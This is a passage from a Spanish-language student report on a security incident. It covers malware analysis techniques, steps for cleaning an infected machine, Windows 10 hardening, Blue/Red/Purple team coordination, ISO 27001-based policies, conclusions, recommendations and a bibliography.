- Análisis estático [4] - Utilizar herramientas como PEview o CFF Explorer para inspeccionar las cabeceras del archivo y strings del ejecutable en busca de indicadores, nombres de funciones, IPs, etc. que puedan dar pistas.
- Análisis de tráfico [5] - Ejecutar el archivo .exe en un entorno aislado/controlado y monitorear el tráfico de red que genera utilizando Wireshark o tcpdump. Esto puede revelar conexiones sospechosas.
- Detección de comportamiento [6] - Ejecutar el ejecutable en un sandbox como VxStream y analizar su comportamiento en busca de actividad maliciosa como modificaciones de archivo, conexiones de red, procesos iniciados, etc.
- Comparación con firmas [7] - Utilizar antivirus o herramientas como VirusTotal para escanear el hash del archivo y ver si coincide con firmas conocidas de malware.
- Ingeniería inversa [8] - Un analista de malware experimentado puede depurar el ejecutable y reverse engineering para entender qué hace el código a un nivel más profundo.

2.3 HARDERIZACION DE WINDOWS 10 Y REFORZAR SEGURIDAD

Para lograr mejorar la seguridad es necesario antes establecer algunas técnicas preventivas necesarias para detectar ataques como pueden ser:

Monitorización de Logs de Seguridad:
Los logs de seguridad de sistemas y aplicaciones pueden proporcionar pistas sobre actividades sospechosas o no autorizadas, eventos inusuales, intentos de acceso no autorizado o cambios inesperados en la configuración.

Sistema de Detección de Intrusiones (IDS/IPS):
Los IDS e IPS son herramientas diseñadas para detectar actividades maliciosas o sospechosas en la red. Supervisando las alertas generadas por estas herramientas se puede determinar si se trata de un ataque real.

Análisis de Tráfico de Red:
La inspección del tráfico de red en busca de patrones inusuales o tráfico malicioso es esencial. Esto incluye la identificación de conexiones inesperadas, transferencias de datos inusuales o comunicaciones con direcciones IP sospechosas.

[4] «Practical Malware Analysis.pdf».
[5] Pareja, Corrales, y Guzman, «TÉCNICAS DE DETECCIÓN Y ANÁLISIS DE MALWARE EN ENTORNOS CORPORATIVOS CON SISTEMAS OPERATIVOS WINDOWS.»
[6] markruss, «Process Monitor - Sysinternals».
[7] «VirusTotal - Home».
[8] «Ingeniería Inversa de Malware | Andubay – Grow in Security».

Honeypots y Señuelos:
Utilizar honeypots (dispositivos diseñados para atraer ataques) y señuelos puede ayudar a identificar ataques en curso. Configurar estos sistemas para alertar sobre actividades sospechosas y luego analizar los datos recopilados.

Análisis de Comportamiento de Usuario:
Supervisar el comportamiento de los usuarios y las cuentas privilegiadas es esencial para detectar actividades anómalas. Esto puede incluir cambios en los patrones de inicio de sesión, transferencias de datos inusuales o intentos repetidos de acceso no autorizado.

Sistema de Prevención de Pérdida de Datos (DLP):
Un DLP ayuda a detectar y prevenir la fuga de datos confidenciales. Se puede identificar intentos de exfiltración de datos no autorizados.

Análisis de Malware:
Si se sospecha que se ha introducido malware en el sistema, se analizará para comprender su funcionalidad y origen.

Escaneo de Vulnerabilidades:
Identificar vulnerabilidades en sistemas y aplicaciones es importante, ya que los atacantes suelen explotar estas debilidades. Utilizando escáneres de vulnerabilidades para encontrar posibles puntos de entrada como pueden ser:

- Nessus[9] es uno de los escáneres de vulnerabilidades más conocidos y utilizados en el mundo. Proporciona un amplio conjunto de capacidades de escaneo y detección de vulnerabilidades en sistemas y redes.
- OpenVAS[10], que ahora es conocido como Greenbone Security Manager (GSM), es una herramienta de código abierto que ofrece un escáner de vulnerabilidades potente y versátil. Proporciona una base de datos de vulnerabilidades actualizada regularmente y es ampliamente utilizado en la comunidad de ciberseguridad.
- Qualys Vulnerability Management[11] es una plataforma de gestión de vulnerabilidades en la nube que ofrece un conjunto completo de herramientas para identificar y gestionar vulnerabilidades en sistemas, aplicaciones y redes.

Colaboración con Equipos de Respuesta a Incidentes:
La colaboración con equipos de respuesta a incidentes internos o externos es crucial para obtener apoyo adicional en la identificación y mitigación de un ataque en curso.

Análisis Forense Digital:
Si se sospecha un ataque grave, realizar un análisis forense digital para recopilar evidencia, determinar el alcance del ataque y su origen.

Evaluación de Impacto:

[9] «Tenable Vulnerability Management (Formerly Tenable.Io)».
[10] «Seite Wurde Nicht Gefunden.»
[11] «Qualys VMDR - Vulnerability Management Tool | Qualys».

Evaluar el impacto del ataque en el negocio es fundamental para priorizar la respuesta. Esto incluye determinar si se ha accedido a datos sensibles, si se han interrumpido servicios críticos y cuánto tiempo ha estado en curso el ataque.

Notificación de Autoridades y Afectados:
En muchos casos, es necesario notificar a las autoridades pertinentes y a las partes afectadas por el ataque, como clientes o socios comerciales, de acuerdo con las regulaciones de protección de datos y las leyes locales.

Recopilación de Indicadores de Compromiso (IoC):
Identificar y documentar IoC, como direcciones IP, nombres de dominio o firmas de malware, es importante para ayudar a prevenir futuros ataques y para compartir información con la comunidad de ciberseguridad.

Revisión y Mejora de Políticas de Seguridad:
Después de identificar un ataque, es crucial revisar y mejorar las políticas de seguridad existentes para evitar futuras intrusiones similares.

Aseguramiento de Evidencia Legal:
Si se planea llevar a cabo acciones legales contra los atacantes, es fundamental asegurarse de que se recopile y mantenga evidencia legalmente admisible.

En cuanto al tratamiento de la Maquina infectada se deben seguir los siguientes pasos:

1. **Aislar la máquina**: Se debe Desconectar la máquina de la red y, si es posible, apágala o ponerla en modo seguro para evitar que el malware se propague o realice más daño.

2. **Identificar el malware**: Determinar qué tipo de malware o payload ha afectado la máquina. Esto te ayudará a elegir la estrategia de limpieza adecuada.

3. **Realizar una copia de seguridad**: Antes de realizar cualquier acción de limpieza, realizar una copia de seguridad preferiblemente una imagen bit a bit para futuros análisis forenses y recuperación de información.

4. **Escanear y eliminar el malware**: Utilizar un software antivirus y antimalware actualizado para escanear y eliminar el malware de la máquina. Asegurar que el software de seguridad esté actualizado para abordar las amenazas más recientes.

5. **Actualizar el sistema operativo y el software**: Asegurar que el sistema operativo y todos los programas estén actualizados con las últimas correcciones de seguridad. Esto ayudará a cerrar posibles vulnerabilidades que el malware podría haber aprovechado.

6. **Cambiar contraseñas**: Cambiar todas las contraseñas de cuentas en línea y locales. Asegúrar de que estas contraseñas sean fuertes y únicas.

7. **Restaurar desde una copia de seguridad confiable**: Si tiene una copia de seguridad confiable que se creó antes de la infección, considerar restaurar la máquina a ese estado. Asegurar que la copia de seguridad no contenga el malware.

8. **Monitorear la máquina**: Después de la limpieza, mantener un monitoreo cercano de la máquina para asegurar que no haya señales de actividad maliciosa adicional.

9. **Implementar medidas preventivas**: Para evitar futuras infecciones, asegúrar de implementar medidas de seguridad robustas, como un buen software antivirus, firewall, actualizaciones regulares y conciencia de seguridad entre los usuarios.

10. **Investigar post-infección**: Si se tienen los recursos, considerar llevar a cabo una investigación post-infección para entender cómo se infectó la máquina y si hubo un compromiso de datos. Esto puede ayudar a fortalecer las defensas en el futuro.

11. **Informar a las autoridades competentes**: Si la infección fue causada por un ataque cibernético más grande o si se comprometieron datos confidenciales, considerar informar a las autoridades cibernéticas o legales para que investiguen el incidente.

Y con el fin de evitar una nueva situación como esta se recomienda arderizar el sistema operativo Windows 10 mediante el uso de la siguiente guía:

Actualizaciones automáticas[12]: Habilitar las actualizaciones automáticas de Windows para garantizar que siempre tenga las últimas correcciones de seguridad.
Cuentas de usuario seguras: Utilizar cuentas de usuario no administrativas para tareas cotidianas y evitar usar la cuenta de administrador.
Contraseñas fuertes[13]: Exigir contraseñas seguras y fomentar el uso de contraseñas largas y complejas.
BitLocker[14]: Habilitar BitLocker para cifrar unidades de disco duro y proteger datos en caso de pérdida o robo.
Firewall de Windows[15]: Activar el Firewall de Windows para bloquear conexiones no autorizadas.
Antivirus y Antimalware[16]: Instalar y manténer actualizado un programa antivirus y antimalware confiable.
Desactivar SMBv1[17]: SMBv1 es vulnerable a ataques, desactívar si no es necesario.

[12] «Update Windows - Microsoft Support».
[13] Grassi et al., «Digital Identity Guidelines».
[14] «Activar el cifrado de dispositivo - Soporte técnico de Microsoft».
[15] lenewsad, «Habilitar Windows Defender firewall».
[16] «Mantente protegido con Seguridad de Windows - Soporte técnico de Microsoft».
[17] Deland-Han, «How to Detect, Enable and Disable SMBv1, SMBv2, and SMBv3 in Windows».

Control de cuentas de usuario (UAC)[18]: Manténer UAC habilitado para evitar cambios no autorizados en el sistema.
Restricciones de ejecución de scripts: Utilizar políticas de grupo para limitar la ejecución de scripts no confiables.
Política de contraseñas[19]: Configurar una política de contraseñas sólida y establecer caducidades.
Bloqueo de escritorio remoto[20]: Limitar el acceso de Escritorio Remoto solo a usuarios autorizados.
Control de cuentas con privilegios[21]**:** Implementar cuentas con privilegios mínimos y usa el principio de menor privilegio.
Auditoría de eventos[22]: Habilitar la auditoría de eventos de seguridad para realizar un seguimiento de las actividades sospechosas.
Actualizaciones de software de terceros: Manténer actualizados todos los programas y aplicaciones de terceros.
Configuración de Directivas de Grupo[23]: Utilizar Directivas de Grupo para aplicar políticas de seguridad en múltiples sistemas.
Control de cuentas de invitado[24]: Deshabilitar la cuenta de invitado si no es necesario.
Copia de seguridad regular[25]: Realizar copias de seguridad regulares de los datos y configurar una política de retención.
Deshabilita servicios no utilizados[26]: Detener y deshabilitar servicios innecesarios en el sistema.
Cortafuegos de hardware: Utilizar un cortafuegos de hardware o un enrutador con firewall incorporado.
Control de acceso a la red: Implementar controles de acceso a la red para restringir el acceso a dispositivos no autorizados.
Evaluación de vulnerabilidades: Realizar análisis regulares de vulnerabilidades en la red y sistemas.
Registro de eventos de seguridad: Configurar la recopilación y análisis de registros de eventos de seguridad.
Educación en seguridad: Capacitar a los usuarios para que reconozcan las amenazas y practiquen hábitos de seguridad.

[18] «Activar o desactivar el Control de cuentas de usuario (UAC)».
[19] vinaypamnani-msft, «Directiva de contraseñas - Windows Security».
[20] vinaypamnani-msft, «Denegar inicio de sesión a través de Servicios de Escritorio remoto - Windows Security».
[21] vinaypamnani-msft, «Configuración y opciones de Control de cuentas de usuario - Windows Security».
[22] vinaypamnani-msft, «Auditar eventos del sistema (Windows 10) - Windows security».
[23] vinaypamnani-msft, «Configuración de las directivas de seguridad - Windows Security».
[24] vinaypamnani-msft, «Estado de la cuenta de invitado de cuentas».
[25] «Copia de seguridad y restauración en Windows - Soporte técnico de Microsoft».
[26] aczechowski, «Servicios por usuario - Windows Application Management».

2.4 INTEGRACIÓN DE EQUIPOS BLUE TEAM, RED TEAM Y PURPLE TEAM AL MISMO TIEMPO DENTRO DE UNA ORGANIZACIÓN

Los equipos Blue Team, Red Team y Purple Team pueden aportar de manera muy positiva a la ciberseguridad de una organización cuando se integran y coordinan adecuadamente. A continuación algunas formas en que pueden contribuir:

El Red Team aporta una evaluación realista de las vulnerabilidades mediante técnicas de hacking ético, poniendo a prueba las defensas ante amenazas actuales.
El Blue Team fortalece la preparación y capacidad de respuesta ante incidentes al tener que lidiar con escenarios simulados por el Red Team. Mejora sus técnicas de detección, análisis, contención y recuperación.

El Purple Team aprovecha lo mejor del Red Team y el Blue Team. Analiza y correlaciona los datos generados por ambos para identificar mejoras específicas en los controles de seguridad.

La comunicación e intercambio de conocimiento entre los equipos fortalece las defensas ante las técnicas de ataque contemporáneas. Cada equipo aprende del otro. Los hallazgos y recomendaciones de los tres equipos proveen inteligencia para que la dirección priorice inversiones en seguridad de manera efectiva.

La evaluación continua de la postura de seguridad desde múltiples perspectivas fomenta una cultura de mejora e innovación, elevando la madurez de la ciberseguridad en la organización.
La integración de estos equipos bajo una coordinación centralizada facilita una respuesta estratégica frente a incidentes y una visión unificada de las prioridades en seguridad.

2.5 POLITICAS DE SEGURIDAD Y RECOMENDACIONES

Algunas políticas de ciberseguridad recomendadas para la organización, basadas en el análisis del incidente reportado y las mejores prácticas:

Gestión de Activos

Todos los activos de información críticos deben ser inventariados y clasificados según su sensibilidad. Se debe mantener un registro actualizado.

Control de Acceso

El acceso a los sistemas debe regirse por el principio de mínimo privilegio. Los derechos de acceso se asignarán según las necesidades de cada rol.
Se requerirá autenticación multifactor para acceder a sistemas y datos sensibles.

Las contraseñas deberán tener una longitud mínima de 8 caracteres, usar mayúsculas, minúsculas, números y símbolos. Se exigirá cambio cada 45 días.

Protección de Endpoints

Todos los endpoints deben tener instalado un antivirus actualizado provisto por la organización y el firewall activado.

No se permite la instalación de software o hardware no autorizado en equipos corporativos.

Se aplicarán parches críticos de seguridad a sistemas tan pronto estén disponibles.

Seguridad de Red

Se segmentará la red utilizando VLANs y ACLs para limitar el movimiento lateral.
El acceso remoto requerirá autenticación multifactor y se realizará a través de VPN cifrada.

Se implementarán herramientas de detección y prevención de intrusiones en la red.
Respuesta a Incidentes

Ante cualquier incidente de seguridad el personal deberá reportarlo al CSIRT y apoyar la investigación correspondiente.

Periódicamente se realizarán ejercicios de respuesta a incidentes y pruebas de penetración.

Concientización

Se impartirá capacitación de concientización en seguridad de la información a todos los empleados anualmente.

Cumplimiento

Las políticas de ciberseguridad son de obligatorio cumplimiento. Su incumplimiento puede acarrear medidas disciplinarias.

Revisión

Las políticas serán revisadas y actualizadas periódicamente por el Comité de Seguridad de la Información.

Adicional a estas actividades es necesario establecer políticas de seguridad de la información que estén enfocadas en las Normas ISO 27000[27], ISO 38500[28], las cuales propenden por confidencialidad, integridad y disponibilidad, para lograrlo a continuación de relaciona una lista de actividades que ayudan a lograr este objetivo:

[27] «ISO 27001 - Seguridad de la información».
[28] «ISO/IEC 38500:2015(en), Information technology — Governance of IT for the organization».

1. Establecer un comité de dirección de seguridad de la información (ISO 27001 sección 5.1)

2. Definir el alcance para el sistema de gestión de seguridad de la información (ISO 27001 sección 4.2.1)

3. Realizar un análisis de riesgos de seguridad periódico (ISO 27001 sección 6.1.2)

4. Desarrollar una declaración de aplicabilidad con los controles de seguridad relevantes (ISO 27001 sección 6.1.3)

5. Establecer políticas de control de acceso basado en el principio de mínimo privilegio (ISO 27001 Anexo A.9.1.2)

6. Implementar autenticación multifactor para accesos críticos (ISO 27001 Anexo A.9.2.1, NIST 800-53)

7. Habilitar el registro de eventos y monitoreo de seguridad en todos los sistemas críticos (ISO 27001 Anexo A.12.4)

8. Desarrollar un plan de respuesta a incidentes de seguridad (ISO 27001 Anexo A.16)

9. Realizar copias de seguridad periódicas de datos críticos (ISO 27001 Anexo A.12.3)

10. Encriptar dispositivos extraíbles y transmisión de datos confidenciales (ISO 27001 Anexo A.8.2.3, A.13.1.1)

11. Implementar software antivirus en todos los endpoints (ISO 27001 Anexo A.12.2.1)

12. Habilitar actualizaciones automáticas de parches en sistemas (ISO 27001 Anexo A.12.6.1)

13. Establecer políticas de contraseñas seguras (ISO 27001 Anexo A.9.2.1, A.9.2.2, A.9.2.4, A.9.3.1, A.9.4.3)

14. Realizar escaneos de vulnerabilidades periódicos (ISO 27001 Anexo A.12.6.1)

15. Implementar firewalls de red y segmentación (ISO 27001 Anexo A.13.1.3)

16. Garantizar la protección física de centros de datos (ISO 27001 Anexo A.11)

17. Establecer cláusulas de confidencialidad y responsabilidad en los contratos (ISO 27001 Anexo A.15.1.1)

18. Desarrollar una política de clasificación de información (ISO 27001 Anexo A.8.2.1)

19. Implementar cifrado de datos en reposo para información sensible (ISO 27001 Anexo A.8.2.3)

20. Establecer un proceso formal de gestión de cambios (ISO 27001 Anexo A.12.1.2)

21. Realizar copias de respaldo de la configuración de seguridad de los sistemas (ISO 27001 Anexo A.12.1.2)

22. Separar ambientes de desarrollo, pruebas y producción (ISO 27001 Anexo A.12.1.4)

23. Controlar la instalación de software en sistemas de producción (ISO 27001 Anexo A.12.5.1)

24. Registrar y gestionar todos los activos de información (ISO 27001 Anexo A.8.1.1)

25. Garantizar la devolución de activos de información al terminar la relación laboral (ISO 27001 Anexo A.8.1.3)

26. Establecer niveles de servicio en los acuerdos con proveedores (ISO 27001 Anexo A.15.2)

27. Realizar auditorías internas periódicas (ISO 27001 sección 9.2)

28. Revisar periódicamente las políticas y controles de seguridad (ISO 27001 sección 9.3)

29. Proporcionar capacitación de concientización en seguridad al personal (ISO 27001 sección 7.2.2)

30. Reportar eventos de seguridad y debilidades a un CSIRT (ISO 27035 sección 7.5.3)

31. Definir planes de continuidad de negocio y recuperación ante desastres (ISO 22301, ISO 27001 Anexo A.17)

32. Establecer una política de uso aceptable de los recursos informáticos (ISO 27002 sección 7.1.3)

33. Implementar soluciones de prevención de pérdida de datos (DLP) (ISO 27001 Anexo A.8.2.2)

34. Habilitar registro centralizado de eventos de seguridad (SIEM) (ISO 27035 sección 7.5.2)

35. Establecer una política de escritorio y pantalla limpia (ISO 27001 Anexo A.11.2.9)

36. Implementar controles de acceso físico como CCTV y registros de visitantes (ISO 27001 Anexo A.11.1.1)

37. Desarrollar una política de eliminación segura de información (ISO 27001 Anexo A.8.3.1)

38. Realizar verificaciones de antecedentes para roles críticos (ISO 27001 Anexo A.7.1.1)

39. Prohibir el uso de dispositivos personales en la red corporativa (Bring Your Own Device) (ISO 27001 Anexo A.6.2.1)

40. Separar la red de Invité de la red corporativa (ISO 27001 Anexo A.13.1.3)

41. Implementar soluciones de protección de endpoints (EPP) (ISO 27001 Anexo A.12.2.1)

42. Establecer una política de puertos y dispositivos (ISO 27001 Anexo A.11.2.6)

43. Realizar pruebas de penetración internas y externas (ISO 27001 Anexo A.18.2.2)

44. Habilitar registro de eventos en bases de datos críticas (ISO 27001 Anexo A.12.4.1)

45. Establecer una política de cables de seguridad para dispositivos portátiles (ISO 27001 Anexo A.11.2.5)

2.6 ENLACE PRESENTACION

https://youtu.be/2drNKVV6Q7I

2.7 RESULTADOS PRUEBA ANTI-PAGIO

Figura 15 Resultado Turnitin

Fuente el Autor

3 CONCLUSIONES

El acuerdo de confidencialidad presentado inicialmente revela graves deficiencias e inconsistencias con la legislación colombiana vigente en materia de delitos informáticos y protección de datos. Específicamente, se identificaron cláusulas que podrían implicar la comisión de los delitos de favorecimiento, fraude procesal, concierto para delinquir y ocultamiento de información al requerir guardar secreto y no reportar actividades ilegales. Igualmente, se incurriría en violación del Código de Ética Profesional colombiano que obliga a denunciar todo acto contrario a la ética.

Esta situación evidencia la necesidad de someter este tipo de acuerdos a una rigurosa revisión legal previa y asesorarse de expertos antes de su adopción formal. Las organizaciones deben garantizar que cualquier compromiso de confidencialidad esté alineado con el marco jurídico vigente y en ningún caso ampare o promueva actividades delictivas. El descuido en este aspecto puede acarrear graves consecuencias legales y reputacionales para todas las partes.

El incidente de seguridad permitió demostrar la grave vulnerabilidad que representaba el equipo comprometido al no tener implementados controles básicos de protección como actualizaciones de SO, antivirus, firewall, y segregación de redes, facilitando al atacante obtener acceso remoto completo mediante técnicas de ingeniería social y software malicioso. La confidencialidad, integridad y disponibilidad de la información en el sistema quedaron totalmente comprometidas.

Este suceso pone de manifiesto la necesidad de adoptar un enfoque de seguridad basado en capas, en donde se combinen controles técnicos, físicos y administrativos para dificultar las acciones maliciosas y mitigar su impacto. Asimismo, se debe concientizar a los usuarios e impulsar buenas prácticas para detectar y reportar actividades sospechosas, ya que muchos incidentes inician a través de la interacción humana. La implementación de monitorización, registros y análisis forense es igualmente crucial para identificar intrusiones y mejorar las defensas.

La adopción de técnicas de hardening junto con la implementación de controles de seguridad basados en estándares internacionales como ISO 27001 e ISO 38500, permitiría mejorar sustancialmente la seguridad del equipo comprometido y de la organización en general.

El hardening o reforzamiento del sistema operativo mediante actualizaciones, parches, deshabilitación de servicios innecesarios, cuentas con privilegios mínimos, entre otros, hubiera dificultado la intrusión inicial al eliminar vectores de ataque conocidos. Asimismo, la aplicación de 45 robustos controles para gestionar la seguridad de acuerdo a las mejores prácticas, proporciona una protección integral en múltiples capas administrativas, físicas y técnicas, fortaleciendo la confidencialidad, integridad y disponibilidad de los activos.

La implementación de estas recomendaciones de manera proactiva contribuye a elevar la madurez de la seguridad en la empresa, reducir la superficie de vector viable de ataque y mejorar las capacidades de detección y respuesta temprana ante

incidentes. De esta manera se fortalece la coordinación entre los equipos RedTeam y BlueTeam en la evaluación y mejora continua de las defensas.

4 RECOMENDACIONES

Recomendaciones RedTeam:
Utilizar métodos avanzados de pentesting que permitan demostrar la facilidad de comprometer activos críticos mediante técnicas de hacking ético. Esto motivará a la organización a mejorar sus defensas.
Explotar a profundidad cualquier vulnerabilidad identificada para evidenciar sus implicaciones y riesgos para la seguridad de la información.
Enfocarse en vectores de amenaza actuales como phishing dirigido, ransomware, exploits zero-day, movimiento lateral, entre otros.
Documentar minuciosamente hallazgos, metodologías y herramientas utilizadas, incluyendo recomendaciones técnicas específicas para mejorar controles vulnerados.
Aportar indicadores de compromiso (IoCs) para enriquecer las capacidades de detección.
Evaluar la respuesta del BlueTeam a los incidentes provocados y proponer mejoras.

Recomendaciones BlueTeam:
Implementar monitorización y correlación de eventos de seguridad para facilitar la detección temprana y el análisis forense.
Capacitar continuamente al personal en politicas de seguridad, concienciación ante amenazas y buenas prácticas para reducir los riesgos.
Realizar ethical hacking interno para identificar vulnerabilidades y fortalecer la resiliencia ante técnicas de ataque avanzadas.
Evaluar regularmente la madurez de los controles de seguridad críticos e identificar brechas.
Promover la cooperación multidisciplinaria y el intercambio de información entre equipos de seguridad para mejorar las capacidades de respuesta.
Mantener comunicación fluida con RedTeam para mejorar la preparación y defensa frente a nuevas técnicas de ataque.
Documentar lecciones aprendidas después de cada incidente o prueba de penetración para identificar oportunidades de mejora.
Impulsar la adopción de un enfoque proactivo basado en la evaluación continua de riesgos y la mejora sistemática de la postura de seguridad.

Recomendaciones para la Dirección:
Asignar recursos suficientes para la seguridad de la información, permitiendo la implementación de controles técnicos, administrativos y físicos de acuerdo a las mejores prácticas y estándares internacionales. La seguridad debe verse como una inversión y no como un gasto.
Liderar una cultura de seguridad sólida en todos los niveles de la compañía, sirviendo como ejemplo y promoviendo conductas seguras entre los empleados. Esto involucra predicar con el ejemplo, comunicar regularmente la importancia del tema y verificar el cumplimiento de las políticas de seguridad adoptadas.

Recomendaciones para la Dirección:Establecer un comité gerencial de seguridad de la información con participación de la alta dirección para supervisar las estrategias y programas de seguridad de manera sistemática y con apoyo ejecutivo.

Definir roles y responsabilidades de seguridad para líderes y empleados, integrando la seguridad dentro de los procesos organizacionales y las descripciones de los cargos. Los líderes deben rendir cuentas por la gestión de riesgos en sus áreas.
Desarrollar un programa de concientización en seguridad dirigido a todos niveles para promover el reporte responsable de incidentes y conductas seguras. La capacitación debe ser continua y adaptada a los diferentes roles.
Establecer un Centro de Operaciones de Seguridad (SOC) interno o tercerizado para monitorizar amenazas, gestionar vulnerabilidades y coordinar la respuesta a incidentes de forma centralizada con soporte especializado.

Recomendaciones para el administrador informático:
Implementar una estrategia de parcheo y actualización robusta para mantener los sistemas y software siempre actualizados, priorizando la aplicación de parches críticos de seguridad tan pronto estén disponibles. Configurar actualizaciones automáticas cuando sea posible.
Establecer una línea base de configuración segura para sistemas operativos y software de acuerdo a guías del proveedor y estándares como CIS Benchmarks. Realizar hardening de acuerdo a esta línea base y monitorear desviaciones.
Recomendaciones para el administrador informático (150 palabras):

Segmentar apropiadamente la red utilizando VLANs, ACLs y firewalls internos para crear zonas de seguridad y contener el movimiento lateral en caso de compromiso. Separar público de privado y tráfico entre aplicaciones críticas.
Implementar autenticación multifactor para accesos administrativos críticos. Igualmente, utilizar la gestión de privilegios para aplicar el principio de mínimo privilegio en cuentas y funciones.
Centralizar la captura y correlación de logs de seguridad utilizando un SIEM para facilitar la detección y respuesta ante incidentes. Establecer alertas para actividades anormales.
Realizar regularmente pruebas de penetración internas y externas para poner a prueba las defensas ante técnicas contemporáneas de hacking. Remediar toda vulnerabilidad identificada

Bibliografía

Activar el cifrado de dispositivo - Soporte técnico de Microsoft. [en línea]. Microsoft, fecha de consulta: 13 septiembre 2023. Disponible en internet: https://support.microsoft.com/es-es/windows/activar-el-cifrado-de-dispositivo-0c453637-bc88-5f74-5105-741561aae838#ID0EBD=Windows_10.

Activar o desactivar el Control de cuentas de usuario (UAC). [en línea]. Microsoft, fecha de consulta: 14 septiembre 2023. Disponible en internet: https://answers.microsoft.com/es-es/windows/forum/all/activar-o-desactivar-el-control-de-cuentas-de/46cacd85-b45d-4fbf-bec7-d51dcf14f8a0

CZECHOWSKI, A. Servicios por usuario - Windows Application Management. [en línea]. Microsoft, 18 marzo 2023. Disponible en internet: https://learn.microsoft.com/es-es/windows/application-management/per-user-services-in-windows

Copnia. Código de ética. [en línea]. Colombia: Copnia, fecha de consulta: 25 septiembre 2023. Disponible en internet: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Conceptos Jurídicos [en línea]. Código Penal de Colombia – Actualizado 2023. 10 marzo 2020. [Fecha de consulta: 25 septiembre 2023]. Disponible en internet: https://www.conceptosjuridicos.com/co/codigo-penal/

Copia de seguridad y restauración en Windows - Soporte técnico de Microsoft. [en línea]. Microsoft, fecha de consulta: 14 septiembre 2023. Disponible en internet: https://support.microsoft.com/es-es/windows/copia-de-seguridad-y-restauraci%C3%B3n-en-windows-352091d2-bb9d-3ea3-ed18-52ef2b88cbef#WindowsVersion=Windows_10

DELAND-HAN. How to Detect, Enable and Disable SMBv1, SMBv2, and SMBv3 in Windows. [en línea]. Microsoft, 18 mayo 2023. Disponible en internet: https://learn.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3

SIKORSKI, M. y HONIG, A. Practical Malware Analysis.pdf. [en línea]. Google Docs, fecha de consulta: 26 septiembre 2023. Disponible en internet: https://docs.google.com/file/d/0B7d_gqEI7itKMTJxc0dycFhvUmM/edit?usp=embed_facebook

GRASSI, P.A. et al. Digital Identity Guidelines: Authentication and Lifecycle Management. Gaithersburg, MD: National Institute of Standards and Technology, 2017. 60p. NIST Special Publication 800-63B. https://doi.org/10.6028/NIST.SP.800-63b

Greenbone. Seite Wurde Nicht Gefunden. [en línea]. Greenbone, fecha de consulta: 13 septiembre 2023. Disponible en internet: https://www.greenbone.net/en/security-assessment/openvas/

Andubay. Ingeniería Inversa de Malware. [en línea]. Andubay, fecha de consulta: 26 septiembre 2023. Disponible en internet: https://www.andubay.com/servicios/malware-reversing/

ISO. ISO/IEC 38500:2015(en), Information technology — Governance of IT for the organization. [en línea]. ISO, fecha de consulta: 26 septiembre 2023. Disponible en internet: https://www.iso.org/obp/ui/#iso:std:iso-iec:38500:ed-2:v1:en

LENEWSAD. Habilitar Windows Defender firewall. [en línea]. Microsoft, 4 abril 2023. Disponible en internet: https://learn.microsoft.com/es-es/mem/intune/user-help/you-need-to-enable-defender-firewall-windows

Mantente protegido con Seguridad de Windows - Soporte técnico de Microsoft. [en línea]. Microsoft, fecha de consulta: 13 septiembre 2023. Disponible en internet: https://support.microsoft.com/es-es/windows/mantente-protegido-con-seguridad-de-windows-2ae0363d-0ada-c064-8b56-6a39afb6a963

MARKRUSS. Process Monitor - Sysinternals. [en línea]. Microsoft, 9 marzo 2023. Disponible en internet: https://learn.microsoft.com/en-us/sysinternals/downloads/procmon

Normas ISO. ISO 27001 - Seguridad de la información: norma ISO IEC 27001/27002. [en línea]. Normas ISO, fecha de consulta: 26 septiembre 2023. Disponible en internet: https://www.normas-iso.com/iso-27001/

ZAPATA PAREJA, Carlos; CUBIDES CORRALES, Ivan y MURCIA GUZMAN, Maria. TÉCNICAS DE DETECCIÓN Y ANÁLISIS DE MALWARE EN ENTORNOS CORPORATIVOS CON SISTEMAS OPERATIVOS WINDOWS. 2015.

Qualys. Qualys VMDR - Vulnerability Management Tool. [en línea]. Qualys, fecha de consulta: 13 septiembre 2023. Disponible en internet: https://www.qualys.com/apps/vulnerability-management-detection-response/

Tenable. Tenable Vulnerability Management (Formerly Tenable.Io). [en línea]. Tenable, fecha de consulta: 13 septiembre 2023. Disponible en internet: https://www.tenable.com/products/tenable-io

Update Windows - Microsoft Support. [en línea]. Microsoft, fecha de consulta: 13 septiembre 2023. Disponible en internet: https://support.microsoft.com/en-us/windows/update-windows-3c5ae7fc-9fb6-9af1-1984-b5e0412c556a#WindowsVersion=Windows_10

VINAYPAMNANI. Auditar eventos del sistema (Windows 10) - Windows security. [en línea]. Microsoft, 26 octubre 2022. Disponible en internet:

https://learn.microsoft.com/es-es/windows/security/threat-protection/auditing/basic-audit-system-events

VINAYPAMNANI. Configuración de las directivas de seguridad - Windows Security. [en línea]. Microsoft, 8 junio 2023. Disponible en internet: https://learn.microsoft.com/es-es/windows/security/threat-protection/security-policy-settings/how-to-configure-security-policy-settings

VINAYPAMNANI. Configuración y opciones de Control de cuentas de usuario - Windows Security. [en línea]. Microsoft, 31 julio 2023. Disponible en internet: https://learn.microsoft.com/es-es/windows/security/application-security/application-control/user-account-control/settings-and-configuration

VINAYPAMNANI. Denegar inicio de sesión a través de Servicios de Escritorio remoto - Windows Security. [en línea]. Microsoft, 18 marzo 2023. Disponible en internet: https://learn.microsoft.com/es-es/windows/security/threat-protection/security-policy-settings/deny-log-on-through-remote-desktop-services

VINAYPAMNANI. Directiva de contraseñas - Windows Security. [en línea]. Microsoft, 18 marzo 2023. Disponible en internet: https://learn.microsoft.com/es-es/windows/security/threat-protection/security-policy-settings/password-policy

VINAYPAMNANI. Estado de la cuenta de invitado de cuentas: configuración de directiva de seguridad - Windows Security. [en línea]. Microsoft, 18 marzo 2023. Disponible en internet: https://learn.microsoft.com/es-es/windows/security/threat-protection/security-policy-settings/accounts-guest-account-status

VirusTotal. VirusTotal - Home. [en línea]. VirusTotal, fecha de consulta: 26 septiembre 2023. Disponible en internet: https://www.virustotal.com/gui/home/upload